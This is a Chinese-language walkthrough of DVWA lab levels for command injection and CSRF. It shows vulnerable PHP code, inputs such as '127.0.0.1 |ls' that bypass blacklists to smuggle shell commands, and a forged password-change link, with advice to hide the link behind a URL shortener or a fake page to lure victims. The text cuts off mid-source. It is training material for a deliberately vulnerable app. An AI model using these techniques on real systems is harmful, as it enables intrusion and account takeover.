& :前面一个命令无论是否执行,后面的命令都能执行,两个命令都执行
&&:前面一个命令执行成功后,才能执行后面一个命令,两个命令都执行
|:前面一个命令无论是否执行,后面的命令都能执行且只执行后面一个
||:前面一个命令不能正常执行后,才能执行后面一个命令

127.0.0.1 && ls
可以看到命令成功执行
medium等级
首先看一下源码,可以看到给 && 和;置空了,那么就得想办法绕过
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
	// Get input
	$target = $_REQUEST[ 'ip' ];

	// Set blacklist
	$substitutions = array(
		'&&' => '',
		';'  => '',
	);

	// Remove any of the characters in the array (blacklist).
	$target = str_replace( array_keys( $substitutions ), $substitutions, $target );

	// Determine OS and execute the ping command.
	if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
		// Windows
		$cmd = shell_exec( 'ping  ' . $target );
	}
	else {
		// *nix
		$cmd = shell_exec( 'ping  -c 4 ' . $target );
	}

	// Feedback for the end user
	$html .= "<pre>{$cmd}</pre>";
}

?>

这里我们就用 |连接符号绕过
127.0.0.1 | ls
high
代码审计一下,这次过滤了非常多的东西,但是我们仔细观察就可以发现其实对 |没有过滤的,因为他过滤的是 | 是有空格的,将上一关的命令中 |后面的空格去掉就可以绕过
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
	// Get input
	$target = trim($_REQUEST[ 'ip' ]);

	// Set blacklist
	$substitutions = array(
		'||' => '',
		'&'  => '',
		';'  => '',
		'| ' => '',
		'-'  => '',
		'$'  => '',
		'('  => '',
		')'  => '',
		'`'  => '',
	);

	// Remove any of the characters in the array (blacklist).
	$target = str_replace( array_keys( $substitutions ), $substitutions, $target );

	// Determine OS and execute the ping command.
	if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
		// Windows
		$cmd = shell_exec( 'ping  ' . $target );
	}
	else {
		// *nix
		$cmd = shell_exec( 'ping  -c 4 ' . $target );
	}

	// Feedback for the end user
	$html .= "<pre>{$cmd}</pre>";
}

?>
127.0.0.1 |ls
CSRF
low等级
点击这里

随意输入一个账号密码admin password,点击login
,
回显说明账号密码正确

这里让我设置一个新密码,其实就是模拟黑客发送构造恶意链接给受害者,受害者在浏览器登录该页面后没有关闭网页的情况下点击了这个修改密码的恶意链接就会造成账号密码被篡改的危险。


可以看到password也就是密码被我篡改了

观察网页url,这是什么意思呢,打开源码看看

change参数是用来判断是否执行修改操作的,password_new和password_conf分别是新密码和确认密码,可以知道修改密码的操作是通过get传参在url中操作的,将上面这个url发送给受害者,只要受害者的登录页面还没关,那么一旦受害者点击了这个链接就会触发修改密码操作。
<?php

if( isset( $_GET[ 'Change' ] ) ) {
	// Get input
	$pass_new  = $_GET[ 'password_new' ];
	$pass_conf = $_GET[ 'password_conf' ];

	// Do the passwords match?
	if( $pass_new == $pass_conf ) {
		// They do!
		$pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass_new ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
		$pass_new = md5( $pass_new );

		// Update the database
		$current_user = dvwaCurrentUser();
		$insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . $current_user . "';";
		$result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

		// Feedback for the user
		$html .= "<pre>Password Changed.</pre>";
	}
	else {
		// Issue with passwords matching
		$html .= "<pre>Passwords did not match.</pre>";
	}

	((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
可以看到我在新的浏览器页面打开这个url也会触发修改密码操作,并且我再修改url中 password_new和 password_conf参数就可以继续修改密码

之前我们使用admin和password账号密码登录成功的,但是我们在新的页面(也就是密码被修改后的页面)中发现password密码错误了

当然实际攻击中你也不能真的就是发这个链接给别人,太明显也太可疑了,我们可以利用一些在线网站生成短链接,隐蔽性高一点
https://00l.xyz/2X8dc


真实CSRF攻击中,攻击者为了隐藏自己的攻击手段,可能构造一个假的页面,然后放在公网上,诱导受害者访问这个页面,如果受害者访问了这个页面,那么受害者就会在不知情的情况下完成了CSRF攻击。自己测试可以写一个本地页面,也可以利用burpsuit直接生成攻击页面代码。方法如下:
抓取更改密码的数据包,利用engagement tools生成CDRF PoC,访问点击提交之后就可以更改密码。


点击send request以后发现密码成功修改
mediun
直接分析源码
<?php

if( isset( $_GET[ 'Change' ] ) ) {
	// Checks to see where the request came from
	if( stripos( $_SERVER[ 'HTTP_REFERER' ] ,$_SERVER[ 'SERVER_NAME' ]) !== false ) {
		// Get input
		$pass_new  = $_GET[ 'password_new' ];
		$pass_conf = $_GET[ 'password_conf' ];

		// Do the passwords match?
		if( $pass_new == $pass_conf ) {
			// They do!
			$pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass_new ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
			$pass_new = md5( $pass_new );

			// Update the database
			$current_user = dvwaCurrentUser();
			$insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . $current_user . "';";
			$result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

			// Feedback for the user
			$html .= "<pre>Password Changed.</pre>";
		}
		else {
			// Issue with passwords matching
			$html .= "<pre>Passwords did not match.</pre>";
		}
	}
	else {
		// Didn't come from a trusted source
		$html .= "<pre>That request didn't look correct.</pre>";
	}

	((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
关键代码如下,stripos函数会检查后一个参数是否包含在前一个参数,这里的意思则是会检查数据包中referer头是否会包含当前服务器的主机名字,但是由于我是在本地搭建的这个靶场所以基本当前服务器就是本机也就是127.0.0.1,也就是说数据包里面的Host就是127.0.0.1,然而referer字段就是本地搭建的DVWA页面的地址,所以肯定包含127.0.0.1,所以说这关和low基本上没区别,操作步骤也和low等级一模一样
if( stripos( $_SERVER[ 'HTTP_REFERER' ] ,$_SERVER[ 'SERVER_NAME' ]) !== false
先修改账号密码抓包

GET /vulnerabilities/csrf/?password_new=123456&password_conf=123456&Change=Change HTTP/1.1
Host: dvwa
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36 Edg/142.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://dvwa/vulnerabilities/csrf/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: PHPSESSID=o8lgrt9mb23sv6e2oprl4gl1s5; security=medium
Connection: keep-alive

Reapeater重发一下账号密码成功修改

high
或许有些同学会好奇,为什么我在high等级直接修改密码就修改成功了,其实这里修改成功并不是因为你绕过了防护

看看源码
<?php

$change = false;
$request_type = "html";
$return_message = "Request Failed";

if ($_SERVER['REQUEST_METHOD'] == "POST" && array_key_exists ("CONTENT_TYPE", $_SERVER) && $_SERVER['CONTENT_TYPE'] == "application/json") {
	$data = json_decode(file_get_contents('php://input'), true);
	$request_type = "json";
	if (array_key_exists("HTTP_USER_TOKEN", $_SERVER) &&
		array_key_exists("password_new", $data) &&
		array_key_exists("password_conf", $data) &&
		array_key_exists("Change", $data)) {
		$token = $_SERVER['HTTP_USER_TOKEN'];
		$pass_new = $data["password_new"];
		$pass_conf = $data["password_conf"];
		$change = true;
	}
} else {
	if (array_key_exists("user_token", $_REQUEST) &&
		array_key_exists("password_new", $_REQUEST) &&
		array_key_exists("password_conf", $_REQUEST) &&
		array_key_exists("Change", $_REQUEST)) {
		$token = $_REQUEST["user_token"];
		$pass_new = $_REQUEST["password_new"];
		$pass_conf = $_REQUEST["password_conf"];
		$change = true;
	}
}

if ($change) {
	// Check Anti-CSRF token
	checkToken( $token, $_SESSION[ 'session_token' ], 'index.php' );

	// Do the passwords match?
	if( $pass_new == $pass_conf ) {
		// They do!
		$pass_new = mysqli_real_escape_string ($GLOBALS["___mysqli_ston"], $pass_new);
		$pass_new = md5( $pass_new );

		// Update the database
		$current_user = dvwaCurrentUser();
		$insert = "UPDATE `users` SET password = '" . $pass_new . "' WHERE user = '" . $current_user . "';";
		$result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert );

		// Feedback for the user
		$return_message = "Password Changed.";
	}
	else {
		// Issue with passwords matching
		$return_message = "Passwords did not match.";
	}

	mysqli_close($GLOBALS["___mysqli_ston"]);

